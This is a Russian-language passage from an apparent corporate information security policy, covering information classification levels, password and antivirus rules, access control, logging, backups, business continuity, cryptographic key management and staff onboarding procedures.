- Студенты. В группу входят студенты семинаров.

Член соответствующей группы может получить доступ к информации более высокого уровня секретности только с письменного разрешения уполномоченного лица группы Топ-менеджеры.

✓ Порядок обращения с информацией, подлежащей защите

Должны быть четко описаны и классифицированы следующие действия с информацией:

1. копирование;
2. хранение;
3. передача почтой, факсом, e-мейлом;
4. передача голосом, включая мобильные телефоны, голосовую почту;
5. уничтожение.

Информация уровня «общедоступно». Доступ, копирование и любая передача информации данного уровня не ограничены. Уничтожение информации возможно только ее владельцем.

Информация уровня «конфиденциально». Подлежит защите от НСД средствами разграничения доступа.

Доступ к данной информации может осуществляться сотрудниками компании локально и удаленно. Удаленный доступ из корпоративной сети осуществляется без применения средств шифрования трафика. Удаленный доступ из Интернет осуществляется с применением средств шифрования трафика.

Доступ к информации уровня «конфиденциально» осуществляется категориями пользователей: Администраторы, Топ-менеджеры, Сотрудники.

Копирование и любая передача информации данного уровня ограничены периметром компании. Уничтожение информации возможно только ее владельцем.

Информация уровня «строго конфиденциально». Подлежит защите от НСД средствами разграничения доступа и криптографической защите.

Удаленный доступ из корпоративной сети осуществляется с применением средств шифрования трафика. Удаленный доступ сотрудников из Интернет осуществляется с применением средств шифрования трафика.

Копирование и любая передача информации данного уровня возможно только в пределах компании и только авторизованным персоналом. Уничтожение информации возможно только ее владельцем.

Право на удаление информации уровня «строго конфиденциально» имеет только администратор безопасности вместе с ИТ-администратором администратором (root пароль разделен на две части между ними) с разрешения тех. директора.

Доступ к информации уровня «строго конфиденциально» осуществляется категориями пользователей: Топ-менеджеры, Сотрудники (с разрешения тех. директора)

Информация уровня «секретно». Подлежит защите от НСД, криптографической защите и обязательному протоколированию доступа.

Удаленный доступ из корпоративной сети осуществляется с применением средств шифрования трафика. Удаленный доступ из Интернет запрещен.

Копирование и любая передача информации данного уровня возможно только в пределах компании и только авторизованным персоналом.

Уничтожение информации возможно только ее владельцем.

Право на удаление информации уровня «секретно» имеет только администратор безопасности вместе с ИТ-администратором администратором (root пароль разделен на две части между ними) с разрешения тех. директора.

Доступ к информации уровня «строго конфиденциально» осуществляется категориями пользователей: Топ-менеджеры.

## **2.4.2 Основные правила, инструкции и требования по обеспечению внутренней ИТ-безопасности компании**

### **✓ Правила парольной защиты**

1. Длина паролей должна быть не менее 8 символов.
2. Пароль обязательно должен содержать любую комбинацию минимум из двух следующих групп: маленьких букв, больших букв, цифр и специальных символов.
3. СТРОГО запрещается:
  - использовать в качестве пароля свои имя, фамилию, дату рождения, имена родственников, кличку собаки и т.п., равно как и обычные слова;
  - использовать в качестве пароля русское слово, введенное, когда клавиатура находится в латинском регистре;
  - где-либо записывать пароль;

- разглашать свои персональные пароли доступа.
- 4. Пароли обязаны меняться каждый год.
- 5. 16-байтовый административный пароль уровня ROOT разделен на две части (по 8 байт каждая). Каждая часть находится соответственно у администратора безопасности и ИТ-администратора.
- 6. Обязательно применение индивидуальных паролей (если необходимо, то возможно применение групповых паролей, но это обычно не рекомендуется).
- 7. Необходимо позволять пользователям выбирать и менять свой пароль и предусмотреть процедуры контроля ошибок при вводе пароля.
- 8. В случае, если пользователь сам создает пароль, то необходимо предусмотреть его автоматическое изменение после первого же входа в систему.
- 9. Записывать при смене все старые паролей пользователей (например, за предыдущие 12 месяцев), чтобы предотвратить их повторное использование.
- 10. Не выдавать на дисплей пароль при вводе.
- 11. Хранить файл с паролями отдельно от системных приложений.
- 12. Хранить файл с паролями в зашифрованном виде, используя стойкие алгоритмы шифрования.

#### ✓ **Правила защиты от вирусов и злонамеренного программного обеспечения**

1. Обязательное применение лицензионного ПО и запрет на использование несанкционированно установленного ПО.
2. Обязательно централизованное еженедельное обновление антивирусных баз данных на рабочих станциях и сервере. Обеспечение регулярного сканирования и постоянного мониторинга.
3. Обязательная проверка всех входящих в систему файлов на вирусы.
4. Регулярный анализ ПО и данных в системах, занимающихся обработкой критичных данных. Наличие несоответствующих файлов должно быть расследовано.
5. СТРОГО запрещается (за исключением крайних случаев зависания компьютера) выключать антивирусные мониторы на рабочих станциях и серверах.
6. В случае необходимости временного отключения антивирусного монитора пользователю необходимо получить разрешение у администратора безопасности и сообщить об этом ИТ-администратору. ИТ-администратор должен принять немедленные меры по запуску антивирусного монитора.

7. При выключенном антивирусном мониторе, СТРОГО запрещается запуск, открытие, пересылка вновь внесенных в систему документов (в формате ворд, эксель и др.) и исполняемых файлов.

8. Наличие плана по восстановлению непрерывности бизнеса после вирусных атак, включая бек-апы софта и данных.

✓ ***Требования по контролю за физическим доступом***

1. Посетители безопасного периметра должны контролироваться и их время и дата посещения и выхода должны быть запротоколированы. Посетители должны получать доступ только в соответствии с необходимостью и должны быть ознакомлены с инструкциями по безопасности и по действиям в аварийных ситуациях.

2. Доступ к секретной информации и средствам ее обработки должен контролироваться и быть только авторизованным. Должны применяться средства аутентификации (например, смарт-карты). Вся информация о доступе в систему должна протоколироваться.

3. Персонал должен носить хорошо видимые идентификаторы и должен оповещать службу безопасности обо всех обнаруженных незнакомцах без идентификаторов.

4. Права доступа должны подвергаться регулярному анализу и обновлению.

✓ ***Требования по физической защите оборудования***

1. Оборудование должно располагаться с учетом требования минимизации доступа в рабочее помещение лиц, не связанных с обслуживанием этого оборудования.

2. Системы обработки и хранения информации, содержащие важные данные, должны быть расположены так, чтобы минимизировать возможность случайного или преднамеренного доступа к ним неуполномоченных лиц в процессе их обработки.

3. Объекты, требующие специальной защиты, должны быть изолированы.

4. Меры защиты должны быть приняты для минимизации следующих потенциальных угроз:

- кража;
- гонь;
- взрыв;
- дым;
- вода;
- пыль;



- химические вещества;
- побочные электромагнитные излучения и наводки.

5. Политика компании должна запрещать прием пищи, напитков и курение вблизи оборудования.

6. Оборудование должно подвергаться регулярным осмотрам и дистанционному контролю с целью обнаружения признаков, которые могут повлечь за собой отказ системы.

7. Использование специальных средств защиты, таких как накладка на клавиатуру, необходимых в случае расположения оборудования в промышленных зонах.

8. Должны быть учтены воздействия от происшествий на соседних объектах (пожар у соседей, наводнение или затопление верхнего этажа, взрыв на улице и т.д.)

✓ **Инструкция по безопасному уничтожению информации или оборудования**

1. Устройства хранения информации, содержащие ценную информацию, при списывании должны быть физически уничтожены или должна быть осуществлена безопасная (многократная или на физическом уровне) перезапись информации.

2. Все оборудование, включая медианосители (жесткие диски, например), должно быть проверено на предмет того, что важная информация или лицензионное ПО уничтожены перед списанием.

3. Поврежденные устройства хранения, содержащие важную информацию, должны подвергнуться анализу на предмет того, уничтожить ли данное устройство, восстановить или отказаться от него.

✓ **Инструкция по безопасности рабочего места (документов на рабочем столе и на экране монитора)**

1. Документы на всех видах носителей и вычислительная техника, в случае если ими не пользуются, а также в нерабочее время, должны храниться в запираемом помещении.

2. Ценная информация, когда она не используется, должна храниться в защищенном месте (огнеупорный сейф, выделенное помещение).

3. Персональные компьютеры, терминалы и принтеры не должны оставаться без присмотра во время обработки информации и должны защищаться блокираторами клавиатуры, паролями или иными методами на время отсутствия пользователя.

4. Должны быть приняты надежные меры, исключая несанкционированное использование копировальной техники в нерабочее время.

5. Распечатки, содержащие ценную (конфиденциальную) информацию должны изыматься из печатающего устройства немедленно.

#### ✓ *Правила осуществления удаленного доступа*

1. Пользователи и администраторы имеют право неограниченного доступа из корпоративной сети в Интернет только согласно своим служебным обязанностям.

2. Пользователи и администраторы имеют право доступа из корпоративной сети к ресурсам корпоративной сети только согласно своим служебным обязанностям.

3. Персоналу СТРОГО запрещается:

- сканирование и попытки атак внутренних ресурсов корпоративной сети и ресурсов в сети Интернет ;

- сообщать кому-либо свои идентификаторы и пароли доступа к корпоративным ресурсам.

ВСЕМУ ПЕРСОНАЛУ, ВКЛЮЧАЯ ТОП-МЕНЕДЖЕРОВ, СТРОГО ЗАПРЕЩЕНО:

1. Устанавливать модемы на рабочих местах без получения разрешения у администратора безопасности и одобрения технического директора.

2. Осуществлять удаленный доступ к корпоративной сети из Интернет без использования шифрования трафика или в обход разработанной в данном документе схем и правил.

#### ✓ *Правила осуществления локального доступа*

1. Все пользователи осуществляют доступ к выделенным им при поступлении на работу персональным компьютерам.

2. Пользователи и администраторы должны, уходя со своего рабочего места, блокировать доступ к своему рабочему компьютеру.

3. Обязательно соответствующее завершение сессии на серверах по ее окончании (а не просто выключать компьютеры или терминалы).

4. Пользователям и администраторам СТРОГО запрещается:

- выключать антивирусные мониторы и персональные файрволы без разрешения администратора безопасности;

- сообщать кому-либо свои идентификаторы и передавать электронные ключи доступа к персональным компьютерам;

- осуществлять доступ к персоналкам других пользователей или к серверам;

- пытаться осуществлять несанкционированный доступ к любым объектам корпоративной сети.

✓ ***Требования резервного сохранения информации***

1. Резервные копии вместе с инструкциями по восстановлению должны храниться в месте, территориально отдаленном от основной копии информации. Для особо важной информации необходимо сохранять три последних копии.

2. К резервным копиям должен быть применен адекватный ряд физических и организационных мер защиты, соответствующий стандартам, принятым для используемых носителей.

3. Носители, на которые осуществляется резервное копирование, должны регулярно проверяться на отсутствие сбоев.

4. Регулярная проверка процедур восстановления и практический тренинг персонала с целью поддержания возможности восстановления данных в установленном порядке и за гарантированный промежуток времени.

✓ ***Требования мониторинга и ведения диагностических лог файлов***

1. Запись действий операторов:

- время старта и остановки системы;
- системные ошибки и действия по их исправлению;
- подтверждение корректного обращения с входными и выходными данными;
- идентификатор оператора, совершившего действие, которое повлекло запись в журнал регистрации.

2. Ведение лога системных сбоев:

- анализ журнала системных сбоев на предмет корректности и завершенности процесса устранения последствий сбоев;
- анализ произведенных действий на предмет соответствия установленным процедурам

✓ ***Требование мониторинга доступа и использования систем и ведения лог файлов***

1. Лог событий должен включать:

- идентификатор пользователя;

- дата и время входа и выхода;
- идентификатор терминала или сетевого адреса, если это возможно;
- запись об успешных или неудачных попытках входа в систему;
- запись об успешных или неудачных попытках получения доступа к данным и

иным ресурсам.

2. Обязателен периодический анализ лога.

3. Места повышенного риска:

➤ фиксация в журнале данных о доступе, включая:

- идентификатор пользователя;
- дата и время важных (ключевых) событий;
- тип события;
- затребованные файлы;
- использованные программы и утилиты.

➤ фиксация в журнале всех привилегированных операций, таких как:

- вход с правами суперпользователя (администратора);
- старт и остановка системы;
- присоединение устройств ввода-вывода.

➤ фиксация в журнале всех попыток неавторизованного доступа, таких как:

- неудачные попытки;
- нарушения правил политик доступа и уведомления на межсетевой экран;
- тревоги от систем обнаружения вторжений.

➤ фиксация в журнале всех системных предупреждений и неисправностей таких как:

- консольные уведомления или тревожные сообщения;
- сбои при ведении системного журнала;
- тревожные сообщения при сбоях в сетевом управлении.

### ✓ *Требования при обращении с носителями данных*

1. Носители должны контролироваться и быть защищены.

2. Управление съемными носителями:

- все носители, срок эксплуатации которых истек, должны быть уничтожены в установленном порядке;

- для выноса носителей за пределы организации, должно быть получено специальное разрешение; факт выноса должен быть зафиксирован в специальном журнале (базе данных);

- все носители должны храниться в безопасном месте в соответствии с требованиями компании-производителя.

### 3. Хранение и обращение с носителями:

➤ Хранение в безопасном месте.

➤ Следующие носители и информация требуют повышенной безопасности при хранении:

- бумажные документы;
- записи на кассетах;
- копировальная бумага;
- отчеты;
- картриджи;
- магнитные ленты;
- съемные диски или кассеты;
- оптические носители;
- листинги программ;
- тестовые данные;
- системная документация.

### ✓ *Требования по неэлектронному информационному обмену*

Необходима разработанная политика безопасности, связанная с передачей информации голосом, факсом и видео.

Всему персоналу необходимо:

#### 1. Соблюдать меры предосторожности при телефонных звонках:

- близость иных людей при звонках по мобильным телефонам;
- перехват звонков при физическом доступе к линии;
- люди, находящиеся рядом с абонентом, принимающим звонок.

2 Не проводить конфиденциальные переговоры в общественных местах или открытых офисах или офисах с тонкими стенами.

#### 3. Не оставлять приватных сообщений на автоответчиках.

#### 4. Учитывать следующие проблемы с факсами:

- неавторизованный доступ к месту получения сообщений;
- запланированное или случайное программирование факса для отправки сообщений по определенным номерам;
- отправка сообщений по неверным номерам.

### ✓ *Требования при регистрации пользователей*

1. Использовать уникальный идентификатор пользователя, по которому его можно однозначно идентифицировать. Применение групповых идентификаторов может быть разрешено только там, где это требуется для выполнения работы.
2. Проверка, что пользователь авторизован ответственным за систему для работы с ней. Возможно получение отдельного разрешения для наделения правами пользователя у руководства.
3. Проверка, что уровень доступа соответствует бизнес задачам политике безопасности организации и не противоречит распределению обязанностей (ответственности).
4. Документальная фиксация назначенных пользователю прав доступа.
5. Ознакомление пользователя под роспись с предоставленными правами доступа и порядком его осуществления.
6. Все сервисы должны разрешать доступ только аутентифицированным пользователям.
7. Обеспечение формального списка всех пользователей, зарегистрированных для работы в системе.
8. Немедленное исправление (удаление) прав доступа при изменении должностных обязанностей (увольнении).
9. Периодический контроль и удаление не используемых учетных записей.
10. Обеспечение недоступности запасных идентификаторов другим пользователям.

### ✓ *Требования по проверке прав пользователей*

Необходима периодическая проверка прав пользователей.

1. Проверка прав пользователей должна проводиться регулярно (каждые 6 месяцев) или после каждого изменения в системе.
2. Проверка прав пользователей, имеющих особые привилегии для доступа в систему должна проводиться чаще - каждые 3 месяца.
3. Необходимо регулярно проверять адекватность назначенных привилегий, во избежание получения кем-либо из пользователей излишних прав.

### ✓ *Требования по контролю доступа в операционную систему*

Необходимо обеспечить:

1. Идентификацию и аутентификацию пользователя, а при необходимости и идентификацию оборудования (сетевой адрес, номер терминала и т.п.), с которого осуществляется доступ.

2. Запись успешных и неудачных попыток входа.

3. Использование качественных паролей, если применяется парольная система аутентификации.

4. При необходимости ограничить временные рамки доступа пользователя в систему и число одновременных подключений.

### ✓ **Требование к процедуре входа в систему (log on)**

Процедура должна:

1. Не выдавать информации о типе и версии системы или приложения ("системных баннеров") до успешного завершения процедур идентификации и аутентификации.

2. Выдавать предупреждение, что вход в систему разрешен только авторизованным пользователям.

3. Не выдавать подсказок и справочной информации, чтобы усложнить проникновение в систему неавторизованному пользователю.

4. Проверка введенной информации осуществлять только после полного ее ввода. В случае обнаружения ошибки система не должна уточнять, какие именно данные введены неправильно.

5. Ограничивать число неудачных попыток входа. При этом каждая итерация должна включать:

- Запись неудачной попытки входа.

- Временную задержку перед следующей попыткой входа в систему или блокирование всех дальнейших попыток входа без дополнительной авторизации (как с введением ПИН кода в мобильном телефоне).

- Отсоединение.

6. Контролировать ограничения по времени, заданные для пользователя, и отказывать в доступе при их нарушении.

7. После успешного входа пользователя в систему информировать его:

- О дате и времени предыдущего входа в систему.

- О любых неуспешных попытках входа, произошедших с момента последней успешной регистрации.

## ✓ Правила использования системных утилит

1. Применять процесс аутентификации при использовании системных утилит.
2. Раздельно хранить системные утилиты и приложения.
3. Ограничить использование системных утилит минимально возможному числу доверенных авторизованных пользователей.
4. Специальная авторизация при использовании системных утилит.
5. Ограничение доступности системных утилит.
6. Протоколирование использования системных утилит.
7. Определение и документирование способа авторизации для запуска системных утилит.
8. Удаление всех системных утилит, использовании которых в данной системе не является необходимым.

## ✓ Правила удаленной работы мобильных пользователей

Для этой категории пользователей необходимы отдельные требования и нормативные документы по физической защите, разграничению доступа, криптографической защите, бэкапу, антивирусной защите. Также необходима политика, которая бы определяла бы правила доступа к корпоративной сети и отдельная документ, по правилам осуществления доступа в корпоративную сеть из общественных мест и сетей.

Компания может разрешить удаленную работу пользователей только, если будут обеспечены соответствующие требования:

1. Обеспечение физической защиты места удаленной работы, включая физическую безопасность здания или ближайшего окружения.
2. Обеспечение безопасности телекоммуникаций, учитывающее необходимость удаленного доступа к внутренним ресурсам компании; важность информации и систем, к которым будет осуществлен удаленный доступ; прохождение через каналы связи.
3. Учет возможной угрозы неавторизованного доступа к информации или ресурсам, от иных близких к удаленному пользователю людей, например, семья, друзья.

Следующие требования должны быть предусмотрены:

1. Обеспечение необходимым оборудованием для удаленного мобильного доступа.
2. Определение разрешенных видов работ, разрешенного времени доступа, классификация информации, которая может обрабатываться удаленно, определение систем и сервисов, к которым данному мобильному пользователю разрешен удаленный доступ.



3. Обеспечение необходимым коммуникационным оборудованием, включая средства обеспечения безопасности
4. Физическая безопасность.
5. Правила доступа к оборудованию и информации для членов семьи и посетителей.
6. Обеспечение программным обеспечением и оборудованием.
7. Наличие процедур резервного копирования и обеспечения непрерывности ведения бизнеса.
8. Аудит и мониторинг безопасности.
9. Аннулирование разрешения, прав доступа и возврат оборудования при отмене (завершении) удаленного мобильного доступа.

✓ **Требование распределения ответственности при обеспечении безопасности**

Необходимо назначение менеджера, который отвечает за обеспечение безопасности в целом, и менеджеров, которые отвечают за безопасность каждой конкретной системы.

Возможна передача ответственности владельцами ресурса отдельным менеджерам или сервис провайдерам, но, тем не менее, полная ответственность лежит на владельцах системы.

Зона ответственности каждого менеджера должна быть четко определена:

1. Определение ресурсов, имеющих отношение к информационной безопасности, по каждой системе.
2. Для каждого ресурса (или процесса) должен быть назначен ответственный сотрудник из числа руководителей. Разграничение ответственности должно быть закреплено документально.
3. Для каждого ресурса должен быть определен и закреплен документально список прав доступа (матрица доступа).

✓ **Правила безопасности при выборе персонала**

1. Необходимо включить задачу обеспечения безопасности в служебные обязанности сотрудников.
2. Проверка персонала при приеме на работу:
  - проверка рекомендаций;
  - проверка CV;
  - подтверждение ученых степеней и образования;
  - идентификация личности.

3. Заключение соглашений о конфиденциальности с персоналом.
4. Условия работы персонала.
5. Пример типового соглашения банка с персоналом:

Вся информация, находящаяся на электронных носителях рабочих станций и в вычислительных сетях банка, является собственностью банка.

Подразделения и лица, уполномоченные на то Правлением, Председателем Правления, имеют право в установленном порядке, без уведомления пользователей, производить проверки соблюдения требований настоящей Инструкции, а также осуществлять контроль за данными, находящимися на электронных носителях. В целях осуществления указанных действий они могут получить доступ к любым данным пользователей, находящимся на электронных носителях рабочих станций и в Сети, а пользователь обязан предоставить требуемую ими информацию.

Банк имеет право без согласия пользователя передавать информацию, хранящуюся на электронных носителях, третьим лицам, включая правоохранительные органы и иные организации, уполномоченные на это действующим законодательством.

Любые компоненты Сети могут использоваться пользователями только для выполнения своих служебных обязанностей.

Использование компонентов Сети не по назначению, использование, нарушающее требования настоящей Инструкции, приказов и распоряжений руководства банка (Председателя Правления, заместителей Председателя Правления, руководителей подразделений), а также такое использование, которое наносит вред банку, может повлечь за собой дисциплинарные взыскания, включая увольнение.

#### **✓ Требования контроля оперативных изменений**

1. Идентификация и запись важных изменений.
2. Оценка потенциальных последствий таких изменений.
3. Формальное утверждение процедуры внесения изменений.
4. Взаимодействие со всеми заинтересованными лицами при внесении изменений
5. Процедуры определения ответственности и возврата в исходное состояние при неудачных попытках изменений.

#### **✓ Требования проверки входных данных**

Необходимы следующие проверки:

1. Проверка входных данных на следующие ошибки:
  - превышение размерности значения;
  - недопустимые символы во входном потоке;
  - отсутствующие или неполные данные;
  - объем входных данных выше или ниже нормы;
  - запрещенные или неверные управляющие значения.
2. Периодическая проверка целостности и правильности содержимого ключевых полей или файлов данных.
3. Проверка твердых копий входных документов на любые запрещенные (несанкционированные) изменения.
4. Процедуры реагирования на подтвержденные ошибки.
5. Процедуры проверки достоверности входных данных.
6. Определение ответственности для всего персонала, вовлеченного в процесс обработки и ввода исходных данных.

✓ Требования к применению криптографических средств управления

### **1. Необходима разработанная политика использования криптографических средств.**

При разработке политики необходимо учесть:

1. Управленческий подход к использованию СКЗИ внутри организации, включая основные принципы, какие именно классы информации должны быть защищены.
2. Политика управления ключами, включая методы для восстановления зашифрованной информации в случае утери, компрометации или уничтожения ключей.
3. Распределение обязанностей: кто и за что несет ответственность.
4. Внедрение политики.
5. Управление ключами.
6. Порядок определения адекватного уровня криптографической защиты.
7. Стандарты, которые могут быть внедрены и адаптированы в организации (какие решения подходят для каких бизнес процессов).

### 2. Стандарты, процедуры, методы.

1. Генерация ключей для разных криптосистем и разных приложений.
2. Генерация и получение открытых ключей.

3. Выдача ключей пользователям, включая процедуру активации ключа после его получения.

4. Хранение ключей, включая порядок получения авторизованными пользователями доступа к ключам .

5. Порядок смены ключей.

6. Действия в случае компрометации ключей.

7. Отзыв ключей, включая порядок их деактивации при компрометации или увольнении ответственного за них сотрудника, а также определение случаев, когда эти ключи должны быть сохранены.

8. Восстановление поврежденных или утерянных ключей (как часть управления непрерывностью бизнеса).

9. Архивирование и резервное копирование ключей.

10. Уничтожение ключей.

11. Протоколирование всех действий, связанных с управлением ключами.

12. Ограничение срока действия ключей.

#### ✓ *Требования по контролю программ операционной системы*

1. Обновление библиотек должно выполняться только с разрешения руководства.

2. Если возможно, ОС должна содержать только исполняемые файлы.

3. Исполняемые файлы и изменения библиотек не должны внедряться в ОС до подтверждения их успешного тестирования, а также информирования и обучения пользователей (если в этом нет острой необходимости).

4. После всех изменений в библиотеках должна быть обеспечена проверка всех регистрационных журналов.

5. Предыдущие версии должны быть сохранены для непредвиденных случаев.

#### ✓ *Требования по контролю доступа к исходным текстам программ и библиотек*

1. Где возможно, исходные тексты программ не должны содержаться в ОС.

2. Для каждого приложения должен быть назначен ответственный сотрудник, отвечающий за контроль исполняемых модулей.

3. Персонал из службы поддержки не должен иметь неограниченный доступ к исходным текстам программ и библиотек.

4. Изменения и дополнения в исходные тексты программ и библиотек, а также передача исходных текстов программистам должна осуществляться только вместе с библиотеками и по разрешению менеджера поддержки данного приложения.

5. Листинги программ должны храниться в безопасном месте

6. Все попытки осуществления доступа к исходным текстам должны протоколироваться.

7. Старые версии исходных текстов программ должны быть заархивированы, с отметкой времени и даты и вместе со всем сопутствующим программным обеспечением, процедурами, описаниями и т.д.

8. Поддержка и копирование исходных текстов библиотек и программ должны быть предметом процедур контроля изменений.

#### ✓ **Требования контроля вносимых изменений**

1. Документальное закрепление типовых уровней доступа.

2. Обеспечение, того, что изменения сделаны авторизованными пользователями.

3. Идентификация всего программного обеспечения, информации, баз данных, аппаратного обеспечения, которое требует изменений.

4. Получение формального разрешения для детализации предложений до начала работ.

5. Обеспечение того, что авторизованные пользователи принимают (проверяют) изменения до их внедрения.

6. Обеспечение безопасного внедрения изменений без последствий для бизнеса.

7. Обеспечение изменений системной документации после каждой модификации, а также архивация старой документации или ее отклонение.

8. Обеспечение контроля версий для всех обновлений программного обеспечения.

9. Обеспечение протоколирования всех запросов на изменение.

10. Обеспечение соответствующих изменений оперативной и пользовательской документации.

11. Обеспечение того, что внедрение изменений имело место в соответствующее время и не затронуло вовлеченные в процесс бизнес процессы.

#### **После внесения изменений в ОС необходимо осуществить:**

1. Анализ важных приложений и целостности процедур (необходимо убедиться в их работоспособности).

2. Убедиться, что годовой план поддержки систем и бюджет покрывает расходы на анализ и тестирование систем после изменений ОС.

3. Убедиться, что уведомление об изменениях в ОС пришло вовремя, что позволило сделать необходимый анализ перед внедрением изменений.

4. Убедиться, что соответствующие изменения внесены в планы обеспечения непрерывности бизнеса.

#### Ограничения на изменения прикладного ПО

1. Не проводить без существенной необходимости.

2. В случае если необходимо, требуется учесть:

- риск возможной компрометации встроенных процессов управления и целостности процессов;

- получить согласие поставщика;

- возможность получить от поставщика стандартные файлы с обновлениями;

- последствия самостоятельного внесения изменений в программное обеспечение (отказ производителя от сопровождения).

#### *Скрытые каналы и Троянский код*

Необходимо:

1. Источники получения программ должны быть проверены и обладать соответствующей репутацией.

2. Покупая программы с исходным кодом, убедиться, что верификация кода возможна.

3. Применять качественные продукты.

4. Проверять весь исходный код.

5. Контролировать доступ и возможность модификации уже инсталлированного кода.

6. Использовать только проверенный персонал для работы на ключевых особо важных системах.

#### ✓ **Требование обеспечения непрерывности бизнеса:**

Аспекты управления непрерывного ведения бизнеса

1. Последствия неисправностей, секьюрити инцидентов, отказов сервисов должны быть расследованы.

2. План на случай непредвиденных обстоятельств должен быть разработан и внедрен, чтобы бизнес процессы были вновь запущены в установленное время.

## **Процесс управления непрерывного ведения бизнеса**

1. Осознание рисков, их вероятностей, возможных последствий, включая идентификацию и расстановку приоритетов для критичных бизнес процессов.
2. Осознание ущерба в случае прерывания бизнеса и создание бизнес целей для информационно-обрабатывающей системы компании.
3. Выбор подходящей схемы страхования, которая может являться одной из форм поддержки непрерывности ведения бизнеса.
4. Формализация и документирование стратегии ведения непрерывного бизнеса, содержащей согласованные цели бизнеса и приоритеты.
5. Регулярное тестирование и обновление планов и процессов.
6. Необходимо убедиться, что управление непрерывным ведением бизнеса внедрено в организационные процессы и структуру компании. Ответственность для координации управления непрерывным ведением бизнеса должна быть распространена по соответствующим уровням внутри организации, так называемый форум по информационной безопасности.

### **Непрерывность бизнеса и анализ воздействий**

Требуется выяснить, что может послужить причиной прерывания бизнес процессов (сбой оборудования, пожар, наводнение).

Основываясь на анализе необходимо разработать соответствующий стратегический план и подходы для обеспечения непрерывности бизнеса.

### ***Создание и внедрение плана непрерывности бизнеса***

1. Распределение ответственности и определение всех контр аварийных процедур (порядок действий в аварийной ситуации).
2. Внедрение контр аварийных процедур для восстановления систем в отведенный период времени. Особое внимание уделяется оценке зависимости бизнеса от внешних связей.
3. Документирование всех процессов и процедур.
4. Соответствующее обучение персонала порядку действий в аварийных ситуациях включая управление в кризисных процессах.
5. Тестирование и обновление планов.

### **Основы планирования непрерывности бизнеса**

1. Условия вступления в действие планов (как оценить ситуацию, кто в нее вовлечен).
2. Контр аварийные процедуры, описывающие действия в случае инцидентов, представляющих опасность для бизнес операций или/и человеческой жизни. Процедуры должны включать в себя мероприятия по связям с общественностью и органами власти.

3. Процедуры нейтрализации неисправностей, в которых описываются действия по выведению жизненно важных бизнес нужд или служб поддержки во временное альтернативное помещение и возвращение их в соответствующий период времени.

4. Процедуры восстановления, в которых описаны действия по возвращению к нормальному процессу бизнес операций.

5. Разработка программы, в которой описаны, как и когда план будет протестирован и процесс внедрения этого плана.

6. Действия по информированию и обучению, которые разрабатываются для понимания персоналом процесса обеспечения непрерывности бизнеса и гарантии, что этот процесс продолжает быть эффективным.

7. Личная ответственность - кто именно отвечает за выполнение каждого компонента плана, с указанием дублирующих лиц.

### **Тестирование, обеспечение и переоценка плана обеспечения непрерывности бизнеса**

Тестирование:

1. Базовые тесты различных сценариев (обсуждение мероприятий по восстановлению бизнеса в случае различных ситуаций).

2. Моделирование (практический тренинг персонала по действиям в критичной ситуации).

3. Тестирование технических мероприятий по восстановлению (для гарантии того, что информационная система будет эффективно восстановлена).

4. Тестирование технических мероприятий по восстановлению в альтернативном месте (запуск бизнес процессов вместе с восстановительными мероприятиями вне основного места расположения).

5. Тесты систем и поставщиков услуг (гарантия, что внешние предоставляемые сервисы и продукты будут соответствовать контрактным обязательствам).

6. Комплексные учения (тестирование того, что компания, персонал, оборудование, информационная система могут справиться с нештатной ситуацией).

✓ Обеспечение и переоценка планов

Примеры ситуаций, когда требуется изменение планов, в случае обновления ОС, покупки нового оборудования и изменений в:

- персонале;
- адресах или телефонных номерах;
- стратегии бизнеса;



- местоположении и информационных ресурсах;
- законодательстве;
- подрядчиках, поставщиках и ключевых заказчиках;
- процессах при добавлении новых или снятии старых;
- рисков (операционных и финансовых).

✓ **Требования соблюдения авторского права на программное обеспечение**

1. Разработка и внедрение политики соблюдения авторского права на программное обеспечение, где определяется легальное использование ПО и информационных продуктов.
2. Выпуск стандартов для процедур приобретения программного обеспечения.
3. Обеспечение осведомленности пользователей об авторских правах на программное обеспечение, правилах приобретения программного обеспечения и уведомление пользователей, что в случае нарушения будут предприняты дисциплинарные действия.
4. Обеспечение возможности доказательства, что данное программное обеспечение лицензионно (лицензии и т.д.).
5. Контроль того, что максимальное число пользователей в лицензии не превышено.
6. Выполнение проверок, что только разрешенные и лицензионные продукты установлены.
7. Разработка политики для обеспечения соответствующих условий лицензионного соглашения.
8. Разработка политики для размещения или передачи программного обеспечения сторонним лицам или компаниям.
9. Применение соответствующих средств аудита.
10. Соблюдение условий для программного обеспечения и информации, полученных из открытых сетей.

✓ **Требования обеспечения сохранности улик (свидетельств, доказательств)**

**Правила обращения с уликами**

1. Степень допустимости улики: когда и при каких условиях она может быть использована в суде в качестве доказательства.
2. Вес улики: качество и полнота улики.
3. Адекватность улики. Подсистема регистрации работает корректно и непрерывно; осуществляется запись всей информации; в любой момент можно получить необходимые сведения (улику) из регистрационных журналов.

### **Степень допустимости улики**

Для этого необходимо гарантировать, что ИТ система организации соответствует любому опубликованному стандарту безопасности.

### **Качество и полнота улики**

Для гарантии качества и полноты улики необходимо обеспечить подлинность улики:

1. Для бумажных документов: обеспечена безопасность хранения оригинала, ведется запись кто, где и когда нашел его и кто был свидетелем обнаружения. Расследование должно показать, что оригинал не был изменен.

2. Для информации в электронной форме: гарантия доступности должна быть обеспечена путем создания копий любых съемных носителей, информации на жестких дисках и в оперативной памяти. Все действия в процессе копирования должны быть запротоколированы и засвидетельствованы. Одна копия носителя и протокола должна храниться в безопасном месте.

### **✓ Требования по управлению системным аудитом**

1. Требования аудита должны быть согласованы с соответствующими руководителями.

2. Масштаб проверок должен быть согласован и подконтролен.

3. При осуществлении проверок режимом доступа к программному обеспечению а данным должен быть "только для чтения".

4. При необходимости предоставления режима доступа, отличного от "только для чтения", его необходимо предоставлять к изолированным копиям системных файлов, которые после выполнения аудита должны быть уничтожены.

5. Информационные ресурсы, которые должны пройти проверку, должны быть четко определены и доступны.

6. Требования для специальных или дополнительных процессов должны быть определены и согласованы.

7. Необходим мониторинг и протоколирование всех видов доступа в процессе аудита.

8. Все процедуры, требования и ответственность должны быть задокументированы.

### **✓ Инструкции:**

**1. По приему на работу и допуску новых сотрудников к работе в АС и наделения их необходимыми полномочиями по доступу к ресурсам системы**

При приеме на работу нового сотрудника администратор безопасности обязан ознакомить пользователя с политикой безопасности компании и необходимыми нормативными документами и инструкциями. После чего проводится инструктаж сотрудника и проверка его знаний.

Сотруднику администратором безопасности присваивается соответствующий идентификатор для доступа в систему. Пароль сотрудник придумывает самостоятельно (в соответствии с правилами парольной защиты) и вводит его в систему. Пароль сотрудника известен только ему лично и не сообщается никому. Уровень доступа к информации сотруднику назначается топ-менеджерами (генеральным директором или техническим директором).

